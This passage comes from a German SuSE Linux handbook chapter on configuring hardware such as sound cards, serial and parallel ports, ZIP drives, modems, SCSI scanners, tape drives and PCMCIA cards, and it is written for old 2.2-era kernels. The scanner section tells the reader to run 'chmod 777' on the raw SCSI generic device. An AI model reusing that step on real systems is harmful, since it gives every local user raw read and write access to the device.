Eine allgemeine Regel dafür, welche Soundkarte welche Funktionalität besitzt, gibt es natürlich nicht. Sie müssen also selbst anhand der Dokumentation der Karte sowie der Informationen in `/usr/src/linux/Documentation/sound` herausfinden, welche Module Sie jeweils nachladen müssen. Viele Hinweise sind auch in den Quelldateien der Treiber unter `/usr/src/linux/drivers/sound` zu finden. Es sind jedoch schon einige vordefinierte Einträge in der `/etc/modules.conf` vorhanden, die Sie entsprechend anpassen können.

Anstelle des Ladens über `/etc/modules.conf` ist auch das Laden über einen Eintrag der o. g. **modprobe**-Befehle in `/sbin/init.d/boot.local` möglich (vgl. Abschnitt [17.4](#) auf Seite [508](#) ff.).

### 10.4 Schnittstellen am Rechner

#### 10.4.1 PS/2-Anschlüsse

Die PS/2-Anschlüsse wurden von IBM für die PS/2-Systeme entwickelt. In den letzten Jahren fanden diese Anschlüsse durch den ATX-Standard weite Verbreitung. Sie können an die PS/2-Anschlüsse eine Maus und eine Tastatur anschließen.

Die Konfiguration der PS/2-Anschlüsse ist unter Linux nicht notwendig, da die Unterstützung für PS/2 fest in den Kernel eingebunden ist. Das System erkennt also automatisch vorhandene PS/2-Anschlüsse, und kann die daran angeschlossenen Geräte nutzen. Die Anschlüsse werden mit den Gerätedateien `/dev/kbd` und `/dev/psaux` im System abgebildet.

#### 10.4.2 Serielle Anschlüsse

Die seriellen Anschlüsse (RS232) des Rechners werden oft für externe Modems verwendet. Sie können auch Mäuse mit einer RS232-Schnittstelle an diesen Anschlüssen betreiben.

Unter Linux wird für die Unterstützung der Anschlüsse das Kernel-Modul `serial.o` benötigt. Das Modul wird automatisch geladen, wenn Sie versuchen, Geräte an diesen Anschlüssen über geeignete Software anzusprechen. Falls Sie also z. B. Ihren Internetzugang derart konfiguriert haben, dass ein Modem an COM1 verwendet werden soll, dann wird vor dem Verbindungsaufbau zum Provider das Modul automatisch nachgeladen.

Sie können die Konfiguration Ihrer seriellen Schnittstellen durch das kleine Programm `setserial` verändern. Dieses Programm wird auch bei jedem Systemstart durch das Skript `/sbin/init.d/serial` ausgeführt. Weiteres zu `setserial` entnehmen Sie bitte der Man-Page des Programmes. Serielle Anschlüsse werden durch die Gerätedateien `/dev/ttyS0`, `/dev/ttyS1` usw. vom System angesprochen.

#### 10.4.3 Parallele Anschlüsse

Der parallele Anschluss des Rechners wird vorwiegend für den Anschluss von Druckern verwendet. Sie können aber auch z. B. externe ZIP- oder CD-Laufwerke daran betreiben.

Das „Parport“-Subsystem des aktuellen Linux-Kernels 2.2.xx ist dafür ausgelegt, an einer parallelen Schnittstelle mehrere Geräte *gleichzeitig* zu betreiben.<sup>1</sup> Eine Anwendung ist beispielsweise ein an die parallele Schnittstelle angeschlossenes ZIP-Laufwerk, an welches seinerseits ein Drucker angekabelt ist.

---

<sup>1</sup>Beim „alten“ Kernel 2.0.xx kann immer nur ein Gerät *ausschließlich* an einer Schnittstelle betrieben werden; auch kann man in der Regel keine „durchgeschleiften“ Anschlüsse verwenden!



**parport verwenden: Drucker, ZIP-Laufwerke, PLIP etc.**

Wenn nun ein Parallelport-Gerät benutzt werden soll, muss das jeweils zuständige Modul geladen werden; im Falle eines Druckers ist es das `lp`-Modul:

```
erde: # modprobe lp
```

Und `lsmod` sollte dann u. a. anzeigen:

<code>parport_pc</code>	5568	1	(autoclean)
<code>parport</code>	6884	1	[ <code>parport_pc lp</code> ]
<code>lp</code>	5116	0	(unused)

Auch in diesem Fall gilt: Einträge in der Datei `/var/log/messages` wie auch im `proc`-Dateisystem unter `/proc/parport` geben näheren Aufschluss. Wenn alles läuft, werden Sie die Module nicht mehr per Hand laden müssen – das erledigt der `Kmod` automatisch (vgl. Abschnitt 13.2 auf Seite 416), wenn z. B. der Druckauftrag losgeschickt wird.

ZIP-Laufwerke werden entweder von `ppa` oder von `imm` bedient – vgl. unten Abschnitt 10.5.3 auf der nächsten Seite.

### Weiterführende Informationen

Vgl. bei den Kernelquellen im Verzeichnis `/usr/src/linux/Documentation` die Dateien `parport.txt` und `paride.txt`.

Informationen zum aktuellen Stand der `parport`-Programmierung sind im WWW unter <http://www.torque.net/linux-pp.html> bzw. <http://www.torque.net/parport/> zu finden.

## 10.4.4 USB – Universal Serial Bus

Der Universal Serial Bus ist eine der größten Neuerungen auf dem PC-Markt der letzten Jahre. Mithilfe dieses Bus-Systems können Sie viele verschiedene Geräte, z. B. Maus, Tastatur, Drucker oder auch Scanner, auf einfache Art und Weise mit dem Rechner verbinden. Jedes dieser Geräte verfügt über die gleiche Buchse und wird auch mit dem gleichen Kabel mit dem Rechner verbunden. Somit entfallen die vielen derzeit noch notwendigen Kabel, wie RS232 oder Centronics. Der Bus ist auch in der Lage, Geräte während des Betriebs am System an- und abzumelden. Es ist somit möglich, z. B. den Drucker einfach anzuschließen oder abzunehmen, ohne den Rechner neu starten zu müssen.

Unter Linux macht die Unterstützung dieses Bus-Systems schnelle Fortschritte die Entwicklung ist aber noch nicht vollständig abgeschlossen. Es können bereits zahlreiche Geräte über diesen Bus mit dem Linux-Rechner verbunden und einfach konfiguriert werden (z. B. Drucker).

Mithilfe von `YaST2` können Sie derzeit Tastaturen, Mäuse, Modems und Drucker für den Universal Serial Bus konfigurieren. Details über die Vorgehensweise finden Sie im „Quick-Config-Guide“.

Näheres zur USB-Implementierung unter Linux im Allgemeinen finden Sie bei <http://www.linux-usb.org>.

## 10.5 Wechselmedien

Unter Linux können die verschiedensten Wechselmedien zum Einsatz kommen: Disketten-Laufwerke, ZIP-, JAZ- oder SyQuest-Laufwerke. Auch Magneto-Optische Datenträger können verwendet werden.

### 10.5.1 Disketten-Laufwerke

Zum einfachen Zugriff auf MS-DOS formatierte Disketten wurden die sog. Paket `mttools` entwickelt. Abschnitt 19.12 auf Seite 566 gibt Ihnen eine genaue Auskunft über die Möglichkeiten und die Verwendung dieser Programme.

Selbstverständlich können Sie auch `ext2`- oder `minix`-formatierte Disketten verarbeiten. Es sind auch viele weitere Dateisysteme verwendbar. Hierzu müssen Sie diese aber mithilfe des `mount`-Befehls im Dateisystem einhängen; Abschnitt 19.11 auf Seite 564 gibt dazu detailliert Auskunft.

### 10.5.2 LS-120-Laufwerke

LS-120 Laufwerke werden an den IDE-Anschluss des Rechners angeschlossen und vom System wie Festplatten betrachtet. Daher müssen Sie diese auch mit Hilfe des `mount`-Befehls im Dateisystem einhängen.

### 10.5.3 ZIP-Laufwerke

ZIP-Laufwerke gibt es für unterschiedliche Schnittstellen: Parallelport, IDE, SCSI und nunmehr auch USB (wird aber z. Z. noch nicht unterstützt).

Für IDE- und SCSI-Laufwerke benötigen Sie keine besonderen Treiber. Diese Varianten werden an den jeweiligen Bus angeschlossen und können dann von den zuständigen Treibern (IDE bzw. SCSI) angesprochen werden. Die Geräte werden dann durch die Gerätedateien

```
/dev/hda - /dev/hdd für IDE (ATAPI)
```

und

```
/dev/sda - /dev/sdm für SCSI
```

angesprochen. Sie müssen das Laufwerk auch wieder mit Hilfe des `mount`-Befehls in das Dateisystem einhängen.

Etwas aufwendiger gestaltet sich mitunter die Einbindung der *Parallelport*-Version; es werden dafür der SCSI-Festplatten-Support, `parport`- und `parport_pc`-Unterstützung (vgl. Abschnitt 10.4.3 auf Seite 354) sowie der `ppa`- bzw. `imm`-Treiber des Kernels benötigt<sup>3</sup>; `imm` ist für die neueren Laufwerke

<sup>3</sup>`ppa`- bzw. der `imm`-Treiber verstecken sich unter den „SCSI low-level drivers“ – Sie brauchen aber *keinen* eigenen Kernel zu generieren; die notwendigen Module werden mit SuSE Linux vorkompiliert mitgeliefert!

zuständig (z. B. für das ZIP 250). Des Weiteren sollten Sie sicherstellen, dass im BIOS des Rechners als Modus des Parallel-Ports `EPP` eingestellt ist. Versuchen Sie also zunächst einmal `imm` zu laden:

```
erde: # modprobe imm
```

Wenn dies fehlschlägt, unternehmen Sie den gleichen Versuch für `ppa`:

```
erde: # modprobe ppa
```

Damit wird das `parport`-Subsystem automatisch initialisiert; sollte das nicht funktionieren, siehe zunächst auf Seite 355 f.

Mitunter kann durch einen Eintrag in `/etc/modules.conf` nachgeholfen werden (vgl. Datei 10.5.1). Der `alias` für `scsi_hostadapter` darf nur dann gesetzt werden, wenn Sie keinen regulären SCSI-Hostadapter in dem System haben! Alternativ ist es möglich, die notwendigen `modprobe`-Aufrufe in das Bootskript `/sbin/init.d/boot.local` einzutragen; zu dieser Datei vgl. Abschnitt 17.4 auf Seite 508 ff.

```
# alias scsi_hostadapter ppa
pre-install ppa modprobe "-k" parport_pc
```

Datei 10.5.1: `/etc/modules.conf`: `ppa`-Konfiguration

Dann kann auf ZIP-Disketten wie auf SCSI-Festplatten zugegriffen werden; es ist also notwendig, diese Medien zu „mounten“ (vgl. auch Abschnitt 19.11.2 auf Seite 565).

## 10.6 Modems

### 10.6.1 Externe Modems

Externe Modems werden direkt mit der seriellen Schnittstelle des Rechners verbunden. Programme können dann über die Gerätedateien `/dev/ttyS0`, `/dev/ttyS1` usw. mit dem Modem kommunizieren. Die Konfiguration des Modems für einen Internetzugang können Sie aus Abschnitt 6.5 auf Seite 205 entnehmen.

### 10.6.2 Interne Modems

Interne Modems sind entweder mit dem PCI-Bus oder dem ISA-Bus des Rechners verbunden. Weitere Informationen darüber finden Sie in Abschnitt 10.2 auf Seite 341.

Da Modems über serielle Schnittstellen gesteuert werden, müssen interne Modems diese Schnittstelle selbst zur Verfügung stellen.

Tabelle 10.2 auf Seite 364 gibt eine Übersicht über die Standardressourcen für serielle Schnittstellen.

## PCI-Modems

Wenn Sie ein PCI-Modem besitzen, handelt es sich wahrscheinlich um ein sog. „Winmodem“. Winmodems sind eigentlich keine Modems. Diese Modems benötigen einen speziellen Treiber, der dann ein normales Modem emuliert. Dieser Treiber wird vom Hersteller des Modems zur Verfügung gestellt und ist z. Z. leider nur für Microsoft Windows verfügbar.

Nähere Informationen über Winmodems und deren Unterstützung für Linux erhalten Sie unter der URL <http://www.o2.net/~gromitkc/winmodem.html>.

Sollte es sich aber um kein Winmodem handeln, dann können Sie das Modem natürlich unter SuSE Linux betreiben. Allerdings ist ein bisschen Handarbeit notwendig, da diese Modems nicht automatisch konfiguriert werden.

Wie Sie Ihr PCI-Modem in Linux integrieren, ist in Abschnitt 6.6.4 auf Seite 212 beschrieben.

## ISA-Modems

Um ISA-Modems zu betreiben, sind zwei Schritte notwendig:

- Das Modem selbst muss konfiguriert werden (IRQ und IO-Adresse der Schnittstelle).
- Der Kernel muss über die neue Schnittstelle informiert werden.

## Initialisierung des Modems

Wie bereits in Abschnitt 10.2 auf Seite 341 beschrieben, kann es sich bei ISA-Bus basierten Karten um Legacy, Jumperless oder um PnP-Karten handeln. In diesem Abschnitt ist auch die Aktivierung von PnP-Karten beschrieben.

Einige Hinweise zu den Einstellungen der Karte:

Am wenigsten Probleme bereitet die Konfiguration der Karte auf `/dev/ttyS1` mit IRQ 3 (COM2). Die Verwendung von `/dev/ttyS3` (IRQ 4) ist auch möglich, kann aber mit `/dev/ttyS0` (COM1) in Konflikt geraten, da diese Schnittstelle normalerweise auch IRQ 4 verwendet. Sollten Sie also eine serielle Maus (an COM1) betreiben, so dürfen Sie das Modem nicht auf `/dev/ttyS0` oder `/dev/ttyS2` konfigurieren.

IRQ 5 und 7 sollten Sie ebenfalls vermeiden, da diese oftmals von Soundkarten und Druckerschnittstellen verwendet werden.

Sollten Sie Ihre PnP-Soundkarte mit OSS betreiben, so stellen Sie sicher, dass die Karte in der Datei `/etc/isapnp.conf` nicht aktiviert wird (ACT Y muss auskommentiert sein).

### Übergabe der Parameter an den Kernel

Nachdem das Modem konfiguriert wurde, muss der Kernel über die neue Schnittstelle informiert werden. Sollten Sie das Modem auf `/dev/ttyS0` oder `/dev/ttyS1` gelegt haben, so brauchen Sie nichts zu verändern. Nach dem nächsten Neustart des Systems werden die Schnittstellen automatisch konfiguriert.

Bei Verwendung anderer IO-Port/IRQ-Kombinationen muss die Schnittstelle mit Hilfe des Befehl `setserial` bekannt gemacht werden:

```
erde:/ # setserial /dev/ttyS3 irq 10
```

Anschließend können Sie das Modem – wie in Abschnitt 6.5 auf Seite 205 beschrieben – für den Internetzugang konfigurieren.

Um die Konfiguration mithilfe des `setserial`-Kommandos zu automatisieren, können Sie die Datei `/sbin/init.d/serial` verändern. Das obige Beispiel lässt sich automatisieren, wenn in der genannten Datei folgende Zeile

```
# run_setserial /dev/ttyS3 $AUTO_IRQ autoconfig
```

nach

```
run_setserial /dev/ttyS3 irq 10
```

abgeändert wird.

## 10.7 Scanner

Um einen Scanner unter Linux zu betreiben benötigen Sie – wie unter anderen Betriebssystemen auch – eine Sammlung spezieller Programme und Treiber. Das Paket `sane` (Serie `gra`) in Verbindung mit dem Paket `scsi` (Serie `ap`) stellt eine solche Sammlung dar. Mithilfe von SANE können Sie einen Scanner betreiben, der an einem von dem Linux-Kernel unterstützten SCSI-Adapter angeschlossen ist.

Scanner, die an der parallelen Schnittstelle (Drucker-Anschluss) des Rechners verbunden sind, werden derzeit noch nicht unterstützt, obwohl schon Treiber in Entwicklung sind. Gleiches gilt auch für USB-Scanner.

Da SANE ständig erweitert wird, wächst auch die Anzahl unterstützter Scanner. Eine Liste der in der neuesten Version unterstützten Scanner finden Sie unter der URL <http://www.mostang.com/sane/sane-backends.html>.

### Wie wird der Scannertreiber unter Linux konfiguriert?

Scanner werden unter Linux als „generic scsi devices“ angesprochen. Die zugehörigen Gerätedateien sind `/dev/sg0`, `/dev/sg1` usw.

Um die passende Datei in Ihrem System zu finden, sollten Sie auf das kleine Programm `sgcheck` zurückgreifen:

```
erde:/ # sgcheck
```

Sie sollten eine Ausgabe der folgenden Art erhalten:



Assignment of generic SCSI devices,  
device host/channel/ID/LUN type(numeric type) vendor model:

```
/dev/sg0 0/0/0/0 Direct-Access(0) SEAGATE ST32550N
/dev/sg1 0/0/1/0 CD-ROM(5) PIONEER CD-ROM DR-U10X
/dev/sg2 0/0/5/0 Processor(3) HP C2500A
```

Scanner sind an Gerätebezeichnungen wie Processor oder auch SCANNER zu erkennen. – Im obigen Beispiel ist Ihr Scanner über die Gerätedatei `/dev/sg2` ansprechbar.

Legen Sie nun einen symbolischen Link von dieser Datei auf `/dev/scanner` an:

```
erde:/ # ln -s /dev/sg2 /dev/scanner
```

Anschließend müssen Sie noch die Rechte für das generische SCSI-Device anpassen. SANE erwartet neben den Leserechten auch die Schreibrechte für das Gerät, da es ja auch Befehle an den Scanner schicken muss:

```
erde:/ # chmod 777 /dev/sg2
```

## Probleme

Sollte der Scanner von SANE nicht gefunden werden, so prüfen Sie bitte, ob der von Ihrem SCSI-Controller überhaupt erkannt wurde:

```
erde:/ # cat /proc/scsi/scsi
```

Die Ausgabe sollte etwa so aussehen:

Attached devices:

```
Host: scsi0 Channel: 00 Id: 00 Lun: 00
  Vendor: SEAGATE Model: ST32550N          Rev: 0016
  Type:   Direct Access                    ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 01 Lun: 00
  Vendor: PIONEER Model: CD-ROM DR-U10X    Rev: 1.07
  Type:   CD-ROM                          ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 02 Lun: 00
  Vendor: QUANTUM Model: FIREBALL TM3200S  Rev: 1.07
  Type:   Direct-Access                    ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 06 Lun: 00
  Vendor: SCANNER Model:                   Rev: 2.00
  Type:   Scanner                          ANSI SCSI revision: 01 CCS
```

Sollten Sie hier keinen Eintrag wie „SCANNER“ oder „PROCESSOR“ finden, dann wurde der Scanner vom Controller nicht erkannt. Prüfen Sie, ob der Scanner eingeschaltet und die Terminierung des SCSI-Bus korrekt ist.

## 10.8 Bandlaufwerke (engl. *streamer*)

Bandlaufwerke, auch Streamer genannt, werden in erster Linie zur Sicherung großer Datenbestände verwendet. Auf dem Markt sind Bandlaufwerke mit verschiedenen Schnittstellen zum Rechner verfügbar.

### SCSI-Bandlaufwerke

Am bekanntesten dürften die Geräte sein, die direkt mit dem SCSI-Bus verbunden werden. Grundsätzlich können Sie davon ausgehen, dass Sie alle Bandlaufwerke, die an einen von Linux unterstützten SCSI-Adapter angeschlossen sind, auch nutzen können. Sollte Ihr Bandlaufwerk über außergewöhnliche Funktionen verfügen (z. B. eine Bandwechselstation), so wird oftmals spezielle Software benötigt, um diese Funktionen zu nutzen.

Das SCSI-Bandlaufwerk wird folgendermaßen gesteuert:

- Das erste Bandlaufwerk im System wird mit den Gerätedateien `/dev/st0` und `/dev/nst0` angesteuert, das nächste mit `/dev/st1` und `/dev/nst1` usw. `/dev/stX` steht für ein Bandlaufwerk, das nach jeder Aktion das Band wieder an den Anfang zurückspult.

`/dev/nstX` referenziert hingegen ein Laufwerk, dass das Band stets an der aktuellen Position belässt.

Wir empfehlen die Benutzung von `/dev/nstX`, da Sie mit dem Befehl `mt` das Laufwerk genau steuern können.

- Verwenden Sie also den Befehl `mt`, um dem Bandlaufwerk Befehle zur Bandsteuerung zu senden.

```
erde:/ # mt -f /dev/nst0 retension
```

Spannt das Band neu, indem es vom Anfang bis zum Ende durchgespult wird.

```
erde:/ # mt -f /dev/nst0 rewind
```

Spult das Band an den Anfang zurück.

```
erde:/ # mt -f /dev/nst0 eom
```

Spult das Band hinter den letzten Datensatz. Hiermit können Sie neue Daten an ein teilweise bespieltes Band anfügen.

```
erde:/ # mt -f /dev/nst0 erase
```

Löscht das Band im Laufwerk. Vorsicht! Alle Daten auf dem Band gehen verloren.

### IDE-Bandlaufwerke

IDE-Bandlaufwerke werden an den IDE-Bus des Rechners angeschlossen. Das Laufwerk wird von Linux automatisch erkannt und Sie können es dann über die Gerätedateien `/dev/ht0` bzw. `/dev/nht0` benutzen.

Verwenden Sie den Befehl `mt`, wie in Abschnitt 10.8 beschrieben.

### Floppy-Bandlaufwerke

Floppy-Bandlaufwerke werden einfach an den in jedem Rechner vorhandenen Floppy-Port angeschlossen.

Da diese Geräte aber sehr zeitkritisch anzusteuern sind, kann es oft zu Problemen bei der Sicherung oder beim Backup kommen.

Um diese Laufwerke unter Linux zu nutzen, benötigen Sie einen speziellen Treiber, den `ftape`-Treiber. Dieser Treiber wird mit dem Kernel bereits mitgeliefert. Näheres zur Konfiguration dieser Geräte entnehmen Sie bitte der Dokumentation unter `/usr/src/linux/Documentation/ftape.txt`. Die gesamte Dokumentation zum `ftape`-Subsystem erhalten Sie auf der Homepage des Treiberentwicklers:

<http://www.instmath.rwth-aachen.de/~heine/ftape>.

## 10.9 TV-Karten

Unter Linux ist es seit geraumer Zeit auch möglich, mithilfe einer TV-Karte unter der grafischen Oberfläche (dem X Window System) fernzusehen. Dies wird durch eine Reihe von Kernelmodulen und dazu passenden Programmen realisiert.

### Welche Karten werden unterstützt?

Grundsätzlich erfolgt die Unterstützung aufgrund des auf der Karte verwendeten Chips. In den letzten Jahren haben sich hier die Grabber-Chips der Fa. Brooktree etabliert. Unter Linux können Sie Karten mit den Chips BT848 und „BT878“ verwenden. Die Unterstützung für BT878 ist noch nicht ganz vollständig, kann aber bereits als stabil betrachtet werden.

Typische Karten mit diesen Chips sind z. B. *Hauptauge WIN/TV* oder *Miro PC/TV*.

### Wie wird die Unterstützung aktiviert?

- Melden Sie sich als Benutzer `'root'` beim System an.
- Alle notwendigen Module („Treiber“) sind Bestandteil des jeweils installierten Kernels.
- Bei den Kernel-Quellen (`/usr/src/linux/Documentation/video4linux`) finden Sie die weiterführende Dokumentation.
- Tragen Sie die Benutzer, die Zugriff auf die TV-Karte bekommen sollen, in die Gruppe `'video'` ein; zum Vorgehen vgl. die Hinweise zur Benutzer- und Gruppenverwaltung in Abschnitt 3.6.7 auf Seite 122 ff.

Bei Problemen mit der TV-Karte sollten Sie zunächst die o. g. Dokumentation beachten. Des Weiteren finden Sie auch in der Support-Datenbank im Internet unter <http://sdb.suse.de> einige Artikel hierzu (Stichwort: `tv`).

ad1816.o	AD1816 Chip (z. B. TerraTec Base1/64)
ad1848.o	AD1848 Chip (MSS)
adlib_card.o	Generischer OPLx Treiber
cmpci.o	CMI8338, experimentell (?)
cs4232.o	Crystal 423x Chipsätze
es1370.o	Ensoniq 1370 Chipsatz (vgl. PCI64/128)
es1371.o	Creative Ensoniq 1371 Chipsatz (vgl. PCI64/128)
esssolo1.o	Solo1 ES1938/ES1969
gus.o	Gravis Ultrasound
mad16.o	MAD16
maui.o	Turtle Beach Maui and Tropez
mpu401.o	MPU401
msnd.o	Turtle Beach MultiSound
msnd_classic.o	Turtle Beach Classic/Monterey/Tahiti
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
msnd_pinnacle.o	Turtle Beach Pinnacle/Fiji
nm256.o	Neo Magic
opl3.o	OPL3
opl3sa.o	OPL3-SA1
opl3sa2.o	YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx
pas2.o	Pro Audio Spectrum
pss.o	Personal Sound System (ECHO ESC614)
sb.o	Sound Blaster und Clones
sgalaxy.o	Aztech Sound Galaxy
softoss2.o	Software-MIDI-Synthesizer Treiber
sonicvibes.o	S3 Sonic Vibes
sound.o	enthält die von allen Modulen benötigten Funktionen
soundlow.o	Lowlevel-Soundtreiber
soundcore.o	Top Level-Handler für Soundsystem
sscape.o	Ensoniq SoundScape
trix.o	MediaTrix AudioTrix Pro
uart401.o	UART401
uart6850.o	UART6850
v_midi.o	Sound Blaster DSP chips
wavefront.o	Turtle Beach Maui, Tropez, Tropez Plus

Tabelle 10.1: Liste der Soundkarten-Treiber

Gerätedatei	Name	Interrupt	IO-Adresse
/dev/ttyS0	COM1	4	0x3f8
/dev/ttyS1	COM2	3	0x2f8
/dev/ttyS2	COM3	4	0x3e8
/dev/ttyS3	COM4	3	0x2e8

Tabelle 10.2: Standardressourcen für serielle Schnittstellen



dem PCI-Bus her, in älteren Geräten auch die Verbindung zum ISA-Bus. Diese Controller sind fast immer zu dem Intel-Chip `i82365` kompatibel; es werden alle gängigen Modelle unterstützt. Der Typ des Controllers lässt sich mit dem Kommando `probe` ermitteln. Falls es ein PCI-Gerät ist, liefert auch das Kommando `lspci -vt` interessante Informationen.

### 11.1.2 Die Software

Alle benötigten Treiber und Programme befinden sich, soweit sie nicht schon in den Kernel integriert sind, im Paket `PCMCIA`, Serie `a1`. Die Grundlage bilden die Module `pcmcia_core`, `i82365` (oder `tcic`, selten) und `ds`. Diese Module werden normalerweise beim Booten automatisch gestartet. Sie initialisieren die vorhandenen PCMCIA-Controller und stellen Basisfunktionen zur Verfügung.

Da PCMCIA-Karten zur Laufzeit gewechselt werden können, muss es einen *Daemon* geben, der die Aktivitäten in den Steckplätzen überwacht. Diese Aufgabe erledigt der Cardmanager (`cardmgr`). Er wird nach dem Laden der Basismodule automatisch gestartet. Wenn eine Karte eingeschoben wird, ermittelt der Cardmanager Typ und Funktion und lädt die passenden Module; man kann mit `lsmod` nachsehen, welches Modul geladen wurde. Wurden alle Module erfolgreich geladen, startet der Cardmanager je nach Funktion der Karte bestimmte Initialisierungsskripten, die ihrerseits z. B. die Netzwerkverbindung aufbauen oder Partitionen von externen SCSI-Platten einhängen (`mounten`). Wenn die Karte wieder entfernt wird, sorgt der Cardmanager mittels derselben Skripten für das Beenden der diversen Kartenaktivitäten. Anschließend werden die nun nicht mehr benötigten Module wieder entladen.

Theoretisch kann also die Karte einfach entnommen werden. Dies funktioniert auch hervorragend für Netzwerk-, Modem- oder ISDN-Karten, solange keine aktiven Netzwerkverbindungen mehr bestehen. Es funktioniert nicht im Zusammenhang mit eingehängten Partitionen einer externen Platte oder mit NFS-Verzeichnissen. Hier muss dafür gesorgt werden, dass diese Einheiten synchronisiert und sauber ausgehängt werden (`unmounten`), da das natürlich nicht mehr möglich ist, wenn die Karte bereits gezogen wurde. Im Zweifelsfall hilft ein

```
erde: # cardctl eject
```

Dieser Befehl deaktiviert die Karten, solange sie sich noch im Notebook befinden.

### 11.1.3 Die Konfiguration

Wenn das PCMCIA-Paket installiert ist, befinden sich in `/etc/rc.config` vier PCMCIA-Variablen. `START_PCMCIA` gibt an, ob der Dienst beim Booten gestartet wird. Von Hand kann er mit dem Kommando `rcpcmcia start` immer gestartet werden, auch wenn `START_PCMCIA` auf `no` gesetzt wurde. `PCMCIA` enthält den Typ des PCMCIA-Controllers. Dieser Wert wird bei der Installation automatisch ermittelt und steht fast immer auf `i82365`. Die beiden restlichen Variablen `PCMCIA_PCIC_OPTS` und `PCMCIA_CORE_OPTS` enthalten Optionen für die Basismodule und können im Normalfall leer bleiben. Die vorgegebene Option

`do_pnp=0` in `PCMCIA_CORE_OPTS` ist nur für Compaq-Notebooks wichtig. Da die Auswahl des richtigen Treibermoduls für die verwendete Karte vom Cardmanager (`cardmgr`) erledigt wird, sind i. a. keine weiteren hardwarebezogenen Einstellungen notwendig.

## Ethernet und TokenRing

Ethernet- oder TokenRing-Netzwerkverbindungen können problemlos mit YaST eingerichtet werden. Der Dialog 'Netzwerk Grundkonfiguration' ist unter 'Administration des Systems' → 'Netzwerk konfigurieren' zu finden. Die Einrichtung erfolgt wie bei fest eingebauten Geräten. Zusätzlich muss das betreffende Gerät mit **(F9)** als PCMCIA-Gerät markiert werden; vgl. Abschnitt 3.6.3 auf Seite 117. Folgendes ist zu beachten:

- Wenn mehrere Ethernet- oder TokenRing-Geräte als PCMCIA markiert wurden, wird nur die Einstellungen des ersten Geräts übernommen.
- Die Einstellungen werden im Gegensatz zu normalen Netzwerkkarten beim Beenden des Dialogs mit **(F10)** sofort aktiv.
- Die angezeigten Gerätenamen (`eth0`, `eth1`, `tr0...`) sollten nur als Information über den Typ des Gerätes verstanden werden; denn die Nummerierung der Geräte erfolgt bei PCMCIA dynamisch.
- War ein Eintrag deaktiviert und wird jetzt mit **(F4)** eine Reaktivierung vorgenommen, so muss auch die Markierung als PCMCIA-Gerät mit **(F9)** wieder gesetzt werden.

## ISDN

Auch bei ISDN-PC-Karten erfolgt die Konfiguration wie gewohnt; vgl. Abschnitt 6.2 auf Seite 187. Lediglich die Markierung als PCMCIA-Gerät in der 'Netzwerk Grundkonfiguration' (unter 'Administration des Systems' → 'Netzwerk konfigurieren') muss mit **(F9)** gesetzt werden. Im Dialog 'Konfiguration der ISDN-Hardware' muss weder IRQ noch IO-Port eingegeben werden. Auch das Übertragungsprotokoll (Euro-ISDN oder ITR6) kann hier nicht verändert werden.

So genannte ISDN-Modems gibt es auch bei PCMCIA-Karten. Dies sind i. a. Modem- oder Multifunktionskarten mit einem zusätzlichen „ISDN-Connection-Kit“. Diese werden wie ein Modem behandelt.

## Modem

Bei Modem-PC-Karten gibt es im Normalfall keine PCMCIA-spezifischen Einstellungen. Sobald ein Modem eingeschoben wird, steht dieses unter `/dev/modem` zur Verfügung. Die Einrichtung mit `wvdial` (`wvdial`) erfolgt wie bei gewöhnlichen Modems; vgl. Abschnitt 6.6 auf Seite 206.

## SCSI und IDE

Das passende Treibermodul wird vom Cardmanager geladen. Sobald also eine SCSI- oder IDE-Karte eingeschoben wird, stehen die daran angeschlossenen Geräte zur Verfügung. Die *Devicenamen* werden dynamisch ermittelt. Informationen über vorhandene SCSI- bzw. IDE- Geräte sind unter `/proc/scsi` bzw. unter `/proc/ide` zu finden.



### Hinweis

Externe Festplatten, CD-ROM-Laufwerke und ähnliche Geräte müssen eingeschaltet sein, bevor die PCMCIA-Karte in den Steckplatz eingeschoben wird. SCSI-Geräte müssen aktiv terminiert werden.

*Wichtig:* Bevor eine SCSI- oder IDE-Karte entnommen wird, müssen sämtliche Partitionen der daran angeschlossenen Geräte ausgehängt worden sein. Wurde dies vergessen, kann erst nach einem Reboot des Systems erneut auf diese Geräte zugegriffen werden, obwohl der Rest des Systems durchaus stabil weiterläuft.

Man kann Linux auch vollständig auf solchen externen Platten installieren. Allerdings gestaltet sich dann der Bootvorgang etwas komplizierter. Es wird auf alle Fälle eine „Bootdisk“ benötigt, die den Kernel und eine Init-Ramdisk (`initrd`) enthält; mehr Informationen dazu in Abschnitt 16.3 auf Seite 485. Die `initrd` enthält ein virtuelles Dateisystem, das alle benötigten PCMCIA-Module und -Programme enthält. Die SuSE Linux „Bootdisk“ bzw. die Bootdisk-Images sind ebenso aufgebaut, d. h. damit könnten Sie Ihre externe Installation immer booten. Es ist aber etwas umständlich, jedes Mal die PCMCIA-Unterstützung von Hand zu laden. Fortgeschrittene Anwender können sich eine auf das jeweilige System zugeschnittene Bootdiskette selbst erstellen<sup>1</sup>.

### 11.1.4 Konfigurationen zum Umschalten – „Schemata“

Häufig benötigt man bei mobilen Computern verschiedene Konfigurationen für z. B. die Firma und für zu Hause. Mit PCMCIA-Geräten ist dies kein Problem; allerdings müssen dabei Konfigurationsdateien von Hand angepasst werden. YaST kann diese Aufgabe z. Z. noch nicht erledigen. Für ISDN bzw. Modem trifft die folgende Beschreibung nicht zu<sup>2</sup>.

Eine Konfiguration nennt man bei PCMCIA ein „Schema“ (engl. *Scheme*). Die Konfigurationsdateien für PCMCIA-Geräte, die sich unter `/etc/pcmcia/*.opts` befinden, können mehrere Schemata enthalten. Die Daten eines Schemas sind dort in Konfigurationsblöcken abgelegt, die mit einer „Adresse“ angesprochen werden. Diese Adressen sind durch Kommata getrennte Worte. Das erste

<sup>1</sup>Hinweise finden Sie dazu in dem PCMCIA-HOWTO in Abschnitt 5.3 „Booting from a PCMCIA device“.

<sup>2</sup>Bei ISDN können stattdessen mehrere ISDN-Devices mit denselben Netzwerkadressen und derselben Defaultroute angelegt werden. Diese werden dann nicht automatisch, sondern gezielt manuell gestartet. – Bei Modems können mehrere verschiedene Profile mit `wvdial` verwendet werden.



